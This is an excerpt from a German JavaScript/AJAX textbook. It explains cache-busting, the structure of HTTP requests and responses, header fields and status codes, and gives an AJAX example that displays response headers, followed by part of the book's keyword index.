Beachten Sie die Zeile 23 (`resObjekt.open('get', 'ajax9.php?zufall=' + Math.random(), true);`). Dem aufgerufenen Skript wird ein Zufallswert als Parameter übergeben. Der Wert als auch der Parameter selbst ist dabei vollkommen uninteressant und muss im aufgerufenen Skript überhaupt nicht zur Kenntnis genommen werden.

Es handelt sich nur um einen Trick, den Browser in jedem Fall zum Verwenden der aktuellen Antwort des Servers zu zwingen. Ansonsten kann es vorkommen, dass der Browser Daten aus dem Cache heranzieht, und das ist sicher nicht im Sinne des Erfinders³¹. Mit diesem kleinen Trick vermeiden Sie das Heranziehen von veralteten Daten, wenn das zu einem Problem werden sollte.

Die Serverseite

Die Serverseite wird normalerweise sinnvolle Werte liefern. Wir simulieren solche aktuellen Werte durch einen kleinen Zufallsprozess mit PHP (`ajax9.php`):

```
01 <?
02 echo "<h1>" . rand() . "</h1> ";
03 ?>
```

Listing 756: Der Zufall hilft beim Erzeugen von aktuellen Werten für die Antwort.



Abbildung 389: Die Information wurde angefordert.

31. Ob der Browser den Cache verwendet oder nicht, hängt sowohl am Browser als auch vor allem an den Einstellungen des Browsers.




Abbildung 390: Die Information wurde aktualisiert – beachten Sie den Zeitstempel.

291 Welche Informationen enthält der HTTP-Header und wie kann ich darauf zugreifen?

Sämtliche Kommunikation im WWW erfolgt über das Dienstprotokoll HTTP (HyperText Transfer Protocol).³² Auf der einen Seite ist HTTP schnell, einfach und zuverlässig. Auf der anderen Seite jedoch zustandslos, was die Verfolgung von Sitzungen und die ressourcenschonende Nachforderung von Daten erschwert. AJAX-Anfragen basieren genauso auf HTTP wie das Anfordern von Webseiten auf »normalem« Weg über einen Link, die Adresszeile des Browsers oder das Versenden eines Formulars.

HTTP wurde 1989 von Tim Berners-Lee zusammen mit der Technik der URL und HTML entwickelt und setzt auf der konkreten Datenübertragung via Transportprotokoll auf. Im Internet bzw. Intranet kommt dort dazu bekanntlich TCP/IP zum Einsatz.

Hinweis

Derzeit gibt es von HTTP zwei Versionen – HTTP/1.0 und HTTP/1.1. Wesentlicher Unterschied ist, dass bei HTTP/1.1 bei Bedarf im Gegensatz zur Version 1.0 mehrere Anfragen und Antworten in einer einzigen TCP-Verbindung gesendet und abgebrochene Übertragungen fortgesetzt werden können. Zudem lassen sich Dateien vom Client zum Server übertragen oder auch dort löschen. Für die konkrete Arbeit mit AJAX ist das allerdings meist irrelevant.

HTTP wird in den offiziellen RFCs von TCP der Standard-Port 80 zugeordnet. Zusätzliche Informationen für die Kommunikation (Übertragungsart, Browsertyp, Servertyp, Sprache etc.) können im HTTP-Header untergebracht werden. Gegebenenfalls können von einer Applikation auch eigene Header-Felder ergänzt werden. Ein HTTP-Header wird immer von einer Leerzeile begrenzt. Die HTTP-Header (HTTP-Request Header für die Anfrage und HTTP-Response Header für die Antwort) werden dabei als Environment-Variablen (Umgebungsvariablen) übertragen. Diese Header-Informationen bestehen aus reinem Klartext.

32. Die genauen Spezifikationen sind in dem RFC 2616 und RFC 1945 beschrieben.

Wie sieht ein HTTP-Request aus?

Bei einem typischen HTTP-Request durch einen Client besteht die gesamte Anfrage ausschließlich aus dem HTTP-Header. Schauen wir uns so einen typischen HTTP-Request exemplarisch an:

```
01 GET /ajax/ HTTP/1.1\r\n
02 Connection: Keep-Alive\r\n
03 User-Agent: Mozilla/5.0 (compatible; Konqueror/3.4; Linux)KHTML/ 4
3.4.2 (like Gecko)\r\n
04 Accept: text/html, image/jpeg, image/png, text/*, image/*, */*\r\n
05 Accept-Encoding: x-gzip, x-deflate, gzip, deflate\r\n
06 Accept-Charset: utf-8, utf-8;q=0.5, *;q=0.5\r\n
07 Accept-Language: de, en\r\n
08 Host: 192.168.1.120\r\n
09 \r\n
```

Listing 757: Ein vollständiger HTTP-Request

Deutlich ist in Zeile 1 die Methode der Datenanforderung (hier `GET`), eine relative URL und die Protokollversion (hier HTTP 1.1) zu erkennen. Auf die Startzeile des Requests folgt eine Reihe von Feldern in mehr oder weniger beliebiger Reihenfolge, die die Anfrage genauer beschreiben. Jedes Header-Feld besteht aus einem Namen und einem Wert. Das Wertepaar wird durch einen Doppelpunkt voneinander getrennt. Die Werte gleichnamiger Header-Felder können in einem Header zusammengefasst werden, indem sie mit einem Komma getrennt werden.

Wenn Sie bei AJAX mittels `XMLHttpRequest`-Objekt Daten anfordern, benötigen Sie dazu die gleichen Informationen, die auch bei einer konventionellen Anwendung notwendig sind. Die Angaben legen bei der Datenübertragung per HTTP unter anderem die genaue Art und Weise fest, wie die eingegebenen Daten zum Server gelangen und dort zu behandeln sind. Dabei wird gewöhnlicherweise einer von den nachfolgenden zwei³³ Werten verwendet:

- ▶ `GET`
- ▶ `POST`

Diese beiden Angaben spezifizieren unterschiedliche Möglichkeiten, mit HTTP Daten vom Client zum Server zu schicken.

HTTP ist ein zustandsloses und transaktionsorientiertes Protokoll. Das bedeutet, zu jeder Anfrage eines Clients (der so genannte `Request`) wird vom Empfänger (dem Webserver) genau eine Antwort (englisch: `Response`) generiert. Ein solcher HTTP-Request wird zum Beispiel von einem Webbrower generiert, wenn Anwender eine URL in die Adresszeile des Browsers eingegeben oder auf einen Hyperlink in der Webseite geklickt haben. Ist die Anfrage erfolgreich, dann enthält die Antwort des Servers die angefragte Ressource zur Darstellung. Bei einer klassischen Webseite ohne Anwenderinteraktion ist der Frage-Antwort-Zyklus damit beendet.

Ein solcher Zyklus läuft aber ebenso ab, wenn Benutzereingaben in einem HTML-Formular durch den Client abgeschickt werden oder auch per AJAX Daten vom Server angefordert werden. Und das soll ja möglicherweise unbemerkt vom Anwender erfolgen.

33. Zusätzlich gibt es unter anderem noch Methoden wie `PUT`, die zum Hinzufügen einer Ressource zum Datenbestand des Servers verwendet wird und `HEAD`. Allerdings wird in der Praxis so gut wie immer `POST` oder `GET` verwendet.

Hinweis

Unabhängig von der verwendeten Versandmethode wertet das empfangende Programm beziehungsweise Skript auf dem Server den Inhalt dieser Umgebungsvariablen aus, wobei dabei einige Arbeit zu leisten ist. Die Pseudo-URL mit der Übergabe von Werten an ein Skript beziehungsweise Programm beinhaltet die Zeichen der Benutzereingabe nicht unverändert.

Bei der Generierung der Pseudo-URL wird in der Regel der Prozess der URL-Kodierung durchlaufen, was beim Versenden von Formulardaten automatisch erfolgt. Beim manuellen Versenden von Daten, wie es zum Beispiel beim Aufruf der `open()`-Methode der Fall ist, müssen Sie die URL-Kodierung von Hand erledigen.³⁴ Diese URL-Kodierung erfolgt hauptsächlich, damit bei der Übertragung von Sonderzeichen über das Internet/Intranet keine Probleme entstehen. Dabei werden alle Leerzeichen in dem String, der aus den Benutzereingaben zusammengesetzt wird, durch Pluszeichen ersetzt. Zusätzlich werden sämtliche reservierte Zeichen, die ein Benutzer beispielsweise im Formular eingegeben hat (etwa das Gleichheitszeichen oder das kaufmännische &), in hexadezimale Äquivalente konvertiert. Ein so konvertiertes Zeichen wird jeweils mit dem Prozentzeichen eingeleitet. Danach folgt der Hexadezimalcode.

In dem String der Pseudo-URL können also weder das Gleichheitszeichen, das Prozentzeichen, das oben erwähnte Fragezeichen noch das Pluszeichen oder das kaufmännische UND (Ampersand) durch Benutzereingaben vorkommen. Aber auch zahlreiche andere Zeichen wie deutsche Umlaute oder das ß werden verschlüsselt.

Wenn die Daten an ein auswertendes Skript beziehungsweise Programm übermittelt werden, kommen alle Daten als ein Satz von Name-Wert-Paaren an. Der Name ist jeweils der, der in dem entsprechenden Tag auf der HTML-Seite festgelegt wurde. Die Werte sind das, was der User eingetragen oder ausgewählt hat. Dieser Satz von Name-Wert-Paaren wird in einem Teilstring der URL übermittelt, den ein Webskript wieder auflösen muss. Ein solcher String ist ungefähr so aufgebaut:

```
http://www.irgendwas.url/
skript.php?name1=wert1&name2=wert2&name3=wert3
```

Listing 758: Ein Satz mit Wertepaaren

Der String muss vom auswertenden Skript beziehungsweise Programm beim kaufmännischen UND (&) sowie dem Gleichheitszeichen (=) in einzelne Stücke zerlegt werden. Die entstandenen Teilstücke müssen dann noch weiter verarbeitet – sprich dekodiert – werden. Dies umfasst unter anderem die Rückwandlung aller Pluszeichen in Leerzeichen und aller »%xx«-Sequenzen (entstanden aus der Hex-Übersetzung bei bestimmten Sonderzeichen in die Pseudo-URL) in einzelne Buchstaben mit dem ASCII-Wert »xx« (Beispiel: %3D wird wieder zu =). Wenn Sie das von Hand machen wollen, kann das sehr mühsam sein. Aber einige serverseitige Sprachen stellen Ihnen auch Standardfunktionen. Die gesamte Rückwandlung der kodierten Zeichen als auch die Zerlegung der Wertepaare erfolgt hier vollautomatisch.

Die wichtigsten standardisierten Request-Header-Felder sind folgende (wobei Sie auch eigene Felder definieren können – nur muss der Webserver diese auch verstehen):

34. Dazu nutzt man in JavaScript die Funktion `escape()`.

Header-Feld	Beschreibung
Accept	Eine Liste mit der Angabe der erlaubten MIME-Typen (Multipurpose Internet Mail Extensions). MIME steht für einen Internet-Standard zur Spezifizierung von Dateitypen bei der Kommunikation zwischen Server und Browser im WWW. Sowohl der Server als auch der Browser kennt bestimmte Dateitypen. Beim Übertragen vom Server zum Browser wird über das HTTP-Protokoll der MIME-Typ mit übertragen. Auf Grund seiner Liste mit MIME-Typen kann der Browser respektive der Server eine Datei eines bekannten Typs korrekt verarbeiten. MIME-Typen werden nach folgendem Schema angegeben: Hauptkategorie/Unterkategorie Hauptkategorien sind etwa text, image oder audio. Unterkategorien von text sind beispielsweise plain (eine reine Textdatei), javascript (beim Einbinden von JavaScript) oder html (eine HTML-Datei). Unterkategorien von image sind beispielsweise gif oder jpeg.
Accept-Charset	Die Spezifikation der akzeptierten Zeichenkodierungen, in denen der Inhalt vorliegen darf. Für XML-Dokumente sollte hier zumindest UTF-8 erlaubt werden, um größtmögliche Kompatibilität zu erhalten. Jeder Eintrag kann mit einem Parameter q mit Werten zwischen 0 und 1 zur Gewichtung versehen werden.
Accept-Encoding	Eine Liste der zur Übertragung des Inhalts erlaubten Kodierungen. Insbesondere kann eine komprimierte Übertragung angegeben werden, wie z.B gzip.
Accept-Language	Eine Liste der Sprachen, die der Benutzer als Präferenz in seinem Browser eingestellt hat. Auch hier ist wieder eine Gewichtung über den Parameter q möglich.
Connection	Über Connection kann die Art der Verbindung angegeben werden. Keep-alive ist der Versuch, eine Verbindung offen zu halten.
Host	Der Server mit der angefragten Ressource. Gegebenenfalls mit zusätzlicher Portnummer, falls nicht der Standard-Port 80 für HTTP verwendet wird.
User-Agent	Der Browser des Besuchers. In dem Beispiel steht Mozilla/5.0 (compatible; Konqueror/3.4; Linux) KHTML/3.4.2 (like Gecko) für den Konqueror der KDE 3.4 unter Linux.

Tabelle 38: Wichtige HTTP-Header-Felder

Wie sieht ein HTTP-Response aus?

Bei der Antwort des Webservers wird neben den Header-Informationen³⁵, die wie die des Requests aussehen und oftmals gleich benutzt werden, der tatsächliche Inhalt als Nutzlast transportiert. Das sind dann Teile der Datei, die ein Client vom Webserver angefordert hat. Eine typische Antwort eines Webservers sieht so aus:

```
01 HTTP/1.1 200 OK\r\n
02 Request Version: HTTP/1.1
03 Response Code: 200
04 Date: Mon, 19 Dec 2005 12:36:47 GMT\r\n
```

Listing 759: Eine typische Webserver-Antwort per HTTP

35. Diese entsprechen oftmals denen des Requests.

```

05 Server: Apache/2.0.52 (Win32) mod_ssl/2.0.52 OpenSSL/0.9.7c PHP/  ↵
  5.0.3RC2-dev\r\n
06 X-Powered-By: PHP/5.0.3RC2-dev\r\n
07 Content-Length: 44\r\n
08 Keep-Alive: timeout=15, max=100\r\n
09 Connection: Keep-Alive\r\n
10 Content-Type: text/html; charset=ISO-8859-1\r\n
11 \r\n
12 Line-based text data: text/html
13 Sie haben die Taste mit dem Code 74 gedr\374ckt

```

Listing 759: Eine typische Webserver-Antwort per HTTP (Forts.)

Eine Antwort des Servers beginnt mit einer Statuszeile, die neben der Identifikation des Protokolls und der Versionsnummer einen dreistelligen Statuscode (siehe unten) sowie optional eine Beschreibung des Ergebnisses in Textform enthält. Die Meldung kann gegebenenfalls auch aufgespalten werden. Der Statuszeile der Antwort folgt wie bei der Clientanfrage eine Reihe von Header-Feldern, die weitere Informationen enthalten. Den wichtigsten Teil der Antwort stellen in den meisten Fällen aber die Inhaltsinformationen dar, die nach dem Block mit den Header-Feldern folgen und durch eine Leerzeile vom Header getrennt sind.

Welche Meldungen liefert ein Webserver?

Eine Transaktion kann selbstverständlich fehlerhaft verlaufen. Der Server sendet dann im HTTP-Header in der ersten Zeile eine Fehlermeldung zurück. Aber auch sonst gibt es HTTP-Statuscodes, die von Interesse sind, um die Antwort des Servers zu verstehen. Dabei hängen die Meldungen teilweise von der HTTP-Version ab.

HTTP-Statuscode	Beschreibung
1xx	Mit einer 1 beginnende Statuscodes kennzeichnen eine vorläufige Antwort. Die Transaktion wird mit einer lxx-Antwort nicht beendet und die Bearbeitung der Anfrage dauert noch an. In AJAX wird das vom XMLHttpRequest-Objekt als INTERACTIVE oder LOADING weitergegeben.
2xx	Mit einer 2 beginnende Statuscodes kennzeichnen eine erfolgreiche Operation. Allerdings muss je nach Situation das genaue Vorgehen weiter vom Client geregelt werden. Statuscode 200 steht etwa für OK und bedeutet, dass eine Anfrage erfolgreich bearbeitet und das Ergebnis der Anfrage in der Antwort übertragen wurde. In AJAX wird das vom XMLHttpRequest-Objekt als der Status COMPLETED oder LOADED weitergegeben. Statuscode 201 bedeutet, eine angeforderte Ressource wurde vor dem Senden der Antwort erstellt, und 202, dass eine Anfrage zwar akzeptiert wurde, aber erst zu einem späteren Zeitpunkt ausgeführt werden kann.
3xx	Mit einer 3 beginnende Statuscodes kennzeichnen eine Umleitung und erfordern weitere Schritte seitens des Clients. So steht 300 für eine mehrfach verfügbare Ressource, deren konkrete Auswahl in einem Folgeschritt benannt werden muss. 301 und 302 ist die Kennzeichnung, dass eine Ressource unter einer neuen Adresse zur Verfügung steht (301 dauerhaft und 302 temporär).

Tabelle 39: Statuscodes eines Webservers

HTTP-Statuscode	Beschreibung
4xx	Mit einer 4 beginnende Statuscodes kennzeichnen eine fehlerhafte Anfrage. So steht 400 für Bad Request (fehlerhafter Aufbau der Clientanfrage), 401 für Unauthorized (Authentifizierung ungültig), 403 für Forbidden (fehlende Berechtigung des Clients) oder 404 für Not Found (die angeforderte Ressource wurde nicht gefunden).
5xx	Mit einer 5 beginnende Statuscodes kennzeichnen einen Server-Fehler. Dies umfasst Statuscode 500 (Not Implemented), 502 (Bad Gateway) oder 505 (HTTP Version not supported).

Tabelle 39: Statuscodes eines Webservers (Forts.)

Tip

Zum Beobachten der Kommunikation zwischen einem Client und dem Webserver eignen sich hervorragend so genannte Sniffer (das sind Programme zur Netzwerkanalyse wie zum Beispiel Ethereal – <http://www.ethereal.com>).

Ein praktisches AJAX-Beispiel mit Auswertung der HTTP-Header

Schauen wir uns nun ein praktisches AJAX-Beispiel an, das die Eigenschaften und Methoden eines XMLHttpRequest-Objekts nutzt.

Die HTML-Datei

Die Webseite *ajax8.html* implementiert nur einen JavaScript-Eventhandler, der die Funktion `sndReq()` bei einem Tastendruck durch den Anwender aufruft (Zeile 4). Zudem ist wieder ein ``-Container für die Antwort vorgesehen:

```

01 <html>
02 <script language="JavaScript" src="ajax8.js"></script>
03 <script language="JavaScript">
04   document.onkeypress = sndReq;
05 </script>
06 <body>
07 <h1>Drücken Sie eine Taste!</h1>
08 <span id="antwort"></span>
09 </body>
10 </html>

```

Listing 760: Die Webseite mit der Anforderung

Die JavaScript-Datei

Die externe JavaScript-Datei *ajax8.js* enthält zwei interessante Funktionen, die wir uns ansehen sollten:

```

...
22 function sndReq() {
23   resObjekt.open('get', 'ajax8.php', true);
24   resObjekt.onreadystatechange = handleResponse;
25   resObjekt.send(null);
26 }

```

Listing 761: Der interessante Ausschnitt der externen JavaScript-Datei

```

27 function handleResponse() {
28   if(resObjekt.readyState == 4){
29     document.getElementById("antwort").innerHTML =
30       "Antwort vom Server: " + resObjekt.responseText +
31       "<br />Übertragungsstatus: " + resObjekt.readyState +
32       "<br />Status: " + resObjekt.status +
33       "<br />Statustext: " + resObjekt.statusText +
34       "<br />Die vom Server gesendeten Header-Felder: " +
35       resObjekt.getAllResponseHeaders();
36   }
37 }
38 resObjekt = erzXMLHttpRequestObject();

```

Listing 761: Der interessante Ausschnitt der externen JavaScript-Datei (Forts.)

In der JavaScript-Datei erzeugen wir wie üblich zuerst ein XMLHttpRequest-Objekt (die Zeilen 1 bis 21 entsprechen der Datei *ajax4.js*).

In der `sndReq()`-Methode wird dieses Mal nur eine URL aufgerufen und keinerlei weitere Daten an das Serverskript gesendet. Das ist zwar unüblich, aber keinesfalls verboten. Das Serverskript wird auch nur eine Standard-Antwort liefern³⁶.

Interessant ist in diesem Beispiel die Funktion `handleResponse()`, in der die oben beschriebenen Eigenschaften bzw. der Rückgabewert der Methode `getAllResponseHeaders()` ausgewertet und in der Webseite angezeigt werden.




Abbildung 391: Die Antwort vom Server – hier im Internet Explorer

36. Auf den Code verzichten wir hier. Der Befehl zur Ausgabe wird aus dem Screenshot deutlich – es ist reines HTML.



Abbildung 392: Das liefert Opera.

Stichwortverzeichnis

!
! 94
- 91
-- 92
!= 93
!== 93
\$1
 RegExp 584
% 91
%== 92
& 95
&& 94
&= 95
&tnbsp\ 772
* 91
*= 92
+ 91
++ 92
+= 92
/ 91
/= 92
< 93
<< 95
<<= 95
<= 93
<a> 576, 577
 577
<big> 576
<blink> 576
<body> 685
<button> 223
<div> 60
 577
<form> 212
 enctype 216
 name 215
 target 215
<frame> 748
<frameset> 747
<h1> 60
<i> 577

 onLoad 817
<input> 219
<link> 77
<meta http-equiv=\ 125
<meta> 673
<noframes> 749
<noscript> 118
<option> 239, 240, 242, 243, 284, 858
<p> 60
<pre> 529
<script> 113
<select> 239, 240, 242, 243, 284, 858
<small> 577
 60, 457
<strike> 577
<style> 77
<sub> 577
<sup> 577
<textarea> 237
 Vorbelegung 238
<title> 707
<tt> 577
-= 92
== 93
==== 93
> 93
>= 93
>> 95
>>= 95
?: 94
@ 387
 E-Mail-Test 387
\\ 207
\\\\ 207
\\' 207
\\b 207
\\f 207
\\n 207

\r 207
 \v 207
 ^ 95
 ^= 95
 _blank 749
 _parent 749
 _self 258, 749
 _top 749, 750
 | 95
 |= 95
 || 94
 ~ 95

A

a
 hover 804
 Ablaufdatum
 Inhalt einer Webseite 655
 abort() 849
 Absätze
 HTML 60
 Abschluss-Tag 57
 abstract 84
 Accept 892
 Accept-Charset 892
 Accept-Encoding 892
 Accept-Language 892
 action
 Formulare 212
 JavaScript-Zugriff 256
 Active Server Pages siehe ASP
 ActiveX 47
 ActiveX-Controls 48
 Zugriff mit JScript 49
 ActiveXObject() 481, 847
 Adaptive Path 109
 addEventListener() 830
 Additionsoperator 91
 Additionszuweisungsoperator 92
 Adresszeile 677
 Zugriff per JavaScript 723
 AJAX 62, 837
 ASP.NET auf Serverseite 845
 Geschichte 109
 Gründe für 106

Hintergründe 105
 Java auf Serverseite 838
 Kodierung von Sonderzeichen 205, 213
 Laufzeitumgebung 837
 Perl auf Serverseite 843
 PHP auf Serverseite 843
 reine Textdatei nachfordern 853
 Statusinformationen anzeigen 879
 XML-Daten formatieren 871
 XMLHttpRequest-Objekt universell
 erzeugen 481
 AJAX-Anfrage
 grundsätzlicher Ablauf 851
 Aktive Inhalte 47, 65
 Aktivierung eines Elements 821
 Aktualisierungsdatum
 dynamisches Schreiben 662
 alert() 244, 709
 align
 style 762
 alink 685
 alinkColor
 document 685
 all 102, 131, 758, 759
 Altersbestimmung 649
 altKey
 event 823
 ampersand 71
 anchors 102, 104, 495, 576, 690
 AND-Operator 94
 Anfangs-Tag 57
 Anführungszeichen 207
 Animation 757, 766
 Austausch von Grafiken 791
 Bildverschiebung 807
 mit JavaScript generiert 811
 rekursiv 192, 719
 Veränderung der Größe einer Grafik 794
 Animierte GIFs 668
 Anker 576
 Zugriff über JavaScript 690
 Anweisungen 96
 Apache 843
 Installation 844
 apostrophe 71

appCodeName 132
appendChild() 771, 774
 node 865
appendData() 771, 774
 node 865
applets 44, 102, 104, 495, 692
 Zugriff über JavaScript 692
application/xml 61
application/x-www-form-urlencoded 216,
 218, 261
appName 129
appVersion 133
Argumenten-Array
 Funktionsparameter 183
Argumentendatenfeld 181
Arithmetische Zuweisungsoperatoren 92
Arrays 87, 102, 495
ASCII-Kodierung
 Zeichen 570
ASP 44
ASP.NET 44
 AJAX 845
Assoziative Datenfelder 501
Assozierte Datenfelder 501
Asynchronous JavaScript and XML siehe
 AJAX
Atlas 115
attachEvent() 831
ATTLIST
 DTD 74
Attribute
 XML 69
attributes
 node 864
Attributselektoren
 CSS 79
Aufzählungslisten
 Grafik 764
Ausdrücke 91
Ausdrucksanweisungen 96
Ausnahme 474
 auffangen 476
 mehrere Ausnahmen behandeln 480
 selbst definierte 485
 unterscheiden 490
Auswahlanweisungen 97
Auswahlliste
 dynamisch erzeugen 876
Erzeugen aus XML-Daten 876
Formulare 238
Mehrfachauswahl 242
Selektion von Einträgen 302
vorselektieren 243
Zugriff auf die Anzahl der
 Auswahlmöglichkeiten 294
Zugriff auf die Beschriftung 290
Zugriff auf einen Wert 287
Zugriff auf selektierten Eintrag 294
Zugriff aus JavaScript 284
Automatisches Aktualisieren 886
Autorisierung 746
availHeight 136
availLeft 136
availTop 136
availWidth 136

B

back()
 history 738
background 762
backgroundAttachment 762
backgroundColor
 style 762
backgroundImage
 style 762
backgroundPosition 762
backgroundRepeat 762
Backslash 207, 399
Backspace 207
Bad Gateway 894
Bad Request 894
Barrierefreies Web 355, 459
 Formulargestaltung 211
Beginn-Tag 57
Beispiele 25
Benutzereingaben 209
Berners-Lee, Tim 889
bgColor
 document 685
bgcolor 685

- big() 576
 - Bilder
 - automatisch einbinden 668
 - beim Laden eine Anweisung ausführen 817
 - dynamisch austauschen 779
 - Erzeugen mit JavaScript 777
 - Höhe und Breite dynamisch verändern 778
 - Kontrolle, ob bereits geladen 817
 - Unterbrechung des Ladevorgangs 817
 - Veränderung der Größe einer Grafik 794
 - Bildschirmauflösung 135
 - Bitweise Operatoren 95
 - blink() 576
 - Blockanweisungen 96
 - blur() 297
 - bold() 577
 - Boolean 84, 86, 102
 - Boolesch 86
 - border 762
 - images 777
 - borderBottom 762
 - borderBottomColor 762
 - borderBottomStyle 762
 - borderBottomWidth
 - style 762
 - borderColor
 - style 762
 - borderLeft 762
 - borderLeftColor 762
 - borderLeftStyle 762
 - borderLeftWidth
 - style 762
 - borderRight 762
 - borderRightColor 763
 - borderRightStyle 763
 - borderRightWidth
 - style 763
 - borderStyle
 - style 763
 - borderTop 763
 - borderTopColor 763
 - borderTopStyle 763
 - borderTopWidth
 - style 763
 - borderWidth 763
 - Botschaften 99
 - bottom 763
 - break 83, 97
 - Breakpoint 31, 36
 - Breite
 - Webseite 701
 - Browser
 - Versionsnummer bestimmen 602
 - Browserabfrage
 - Spracheinstellung 135
 - Typ 128
 - Version 133
 - Browserfenster
 - dynamisch in der Größe verändern 732
 - dynamisch positionieren 731
 - Inhalt dynamisch scrollen 734
 - öffnen 725
 - schließen 734
 - Test, ob geschlossen 735
 - Browserweiche 149, 847
 - Bubble-Phase 824
 - Buchaufbau 23
 - Build-in-Objekte 98
 - button 104, 280, 823
 - <input> 222
 - byte 84
- C**
- Cachen vermeiden 888
 - Callback-Funktion 848, 849, 850
 - captionSide 763
 - captureEvents() 833
 - Carriage Return 207
 - Cascading Style Sheets siehe CSS
 - case 83, 97
 - Cassini 846
 - Casten 170
 - primitive Typen in einen String 571
 - catch 83, 476
 - CDATA
 - XML 72
 - char 84
 - character entity reference 416
 - charAt() 384, 568
 - charCodeAt() 384, 570

Chatten 106
Checkbox 104, 228
 Zugriff auf den Selektionszustand 283
checkbox 280
 <input> 228
checked 283
 Kontrollkästchen 299
Optionsfelder 299
Radiobutton 231
childNodes
 node 864
class 80, 84
className 80, 795
 all 759
 Packages 698
clear
 style 763
clearTimeout() 722
click() 307
Clientseitige Webprogrammierung 107
clientX
 event 823
clientY
 event 823
clip 763
cloneNode()
 node 865
close()
 document 683
 window 734
closed 735
color
 style 763
colorDepth 138
compile()
 RegExp 584
complete
 images 777
COMPLETED 851, 856, 882, 893
concat() 384
 Datenfelder 547, 549
 Strings 571
confirm() 245, 710
Connection 892
const 84
Container
 HTML 57
contextual() 769
continue 83, 97
Cookie
 Gültigkeitsdatum 739
cookie
 document 739
cookie.dat 739
Cookies 107, 677, 738
 Test auf Aktivierung 742
cookies.txt 739
Cosinus 720
createElement()
 document 878
createTextNode()
 document 878
Cross-Domain-Zugriff 848
CSS 76
 Kommentare 464
 Positionierung 456
 Syntax 78
 Universal-Selektor 464
cssFloat 763
CSS-Klassen 456
ctrlKey
 event 823
current
 history 738
Cursor
 dynamisch verändern 783
cursor 763
Cursorposition 823

D

data
 node 864
Data Tainting 47
dataFld
 all 759
dataFormatAs
 all 759
dataPageSize
 all 759

- dataSrc
 - all 759
- Date 102, 200, 615
- date 280
 - <input> 231
- Date() 615
- Dateiauswahlfenster 234
- Dateierweiterungen
 - externe JavaScript-Datei 116
 - MIME-Typ 145
- Datenfeld
 - Größe indirekt bestimmen 506
 - Minimum oder Maximum 552
- Datenfeldelemente
 - Zugriff 499
- Datenfelder 87, 104, 495
 - Anfügen von Elementen 542
 - anonymer Zugriff 498
 - Anzahl der Elemente 506
 - assoziative 501
 - assoziierte 501
 - Datenfeldelement entfernen 534
 - Elemente am Anfang einfügen 548
 - Elemente an einer beliebigen Stelle einfügen 550
 - erzeugen 496
 - Extrahieren von Teilen 544
 - Größe festlegen 511
 - Inhalte zu einem String verbinden 533
 - mehrdimensional 513
 - multidimensional 513
 - sortieren 519
 - Sortierung umdrehen 531
 - zufällig mischen 556
- Zugriff 498
 - Zugriff auf die Elemente 499
 - Zugriff über einen String-Index 501
 - zusammenfügen 546
- Datenkapselung 99, 694
- Datentypen 85
- Datum
 - Berechnung eines Termins in der Zukunft 658
 - Berechnung regelmäßiger Termine 659
 - Formatkontrolle 405
- IETF-Standard umwandeln 641
- lokale Darstellung 642
- Datumsangaben
 - Differenz 649
 - rechnen 648
- Datumsfeld
 - Formular 231
- Datumsobjekt
 - Altersbestimmung 649
 - erzeugen 615
 - Summenberechnungen 658
 - vorgegebenes Datum 616
- Datumsoperationen 406, 615
- Debugger 29
 - Umgang 31
- debugger 84
- default 83, 97
- defaultStatus 715
- Deklarationsanweisungen 96
- Dekodieren
 - Zeichenketten 204
- Dekrement-Operator 92
- delete 83
- DeleteCookie() 740
- deleteData()
 - node 865
- Denial of Service 48
- dependent
 - open() 730
- description
 - MIME-Typ 144
 - Plug-ins 141
- DHTML 757, 758, 795
 - Plausibilisierungssystem für Webformulare 452, 459
 - Zusatzinformationen anzeigen 355
- Dialogfenster
 - freie Benutzereingabe 711
- Dienstprotokolle 106
- direction 763
- directories
 - open() 728
- display
 - style 763
- Divisionsoperator 91

- Divisionszuweisungsoperator 92
DNS 391
do 83, 97
DOCTYPE 73
document 101, 102, 678
 contextual() 769
 createElement() 878
 createTextNode() 878
 Layoutinformationen 685
 tags 769
Document Object Model 247
Document Object Model siehe DOM
document.anchors 690
document.applets 692
document.close() 683
document.cookie 739
document.getElementById() 856, 882
document.getSelection() 708
document.height 701
document.images 192
document.lastModified 702
document.links 704
document.location 706
document.open() 683
document.plugins 707
document.title 707
document.URL 706
document.width 701
document.write() 678
Dokument 677
 explizit öffnen und schließen 683
Dokumentelement 69
DOM 98, 100, 247, 602, 757
Domain 391
domain
 Cookies 739
Domain Name System 391
DOM-Inspector 40
Doppelklick 819
Dortch, Bill 740
DOT-Notation 99
double 84
Drag & Drop 784
Drucken
 Webseite 717
DTD 72
DTD-Anweisungen 60
Dynamic HTML 758
Dynamisch Informationen anzeigen 349
Dynamisches Positionieren
 Browserfenster 731
Dynamisches Schreiben von Inhalten
 Datumsabhängig 664
Dynamisches Verändern des Layouts
 mit Style Sheets
 Datumsabhängig 666
- E**
- ECMA 46
ECMA-262 46
ECMAScript 46, 475
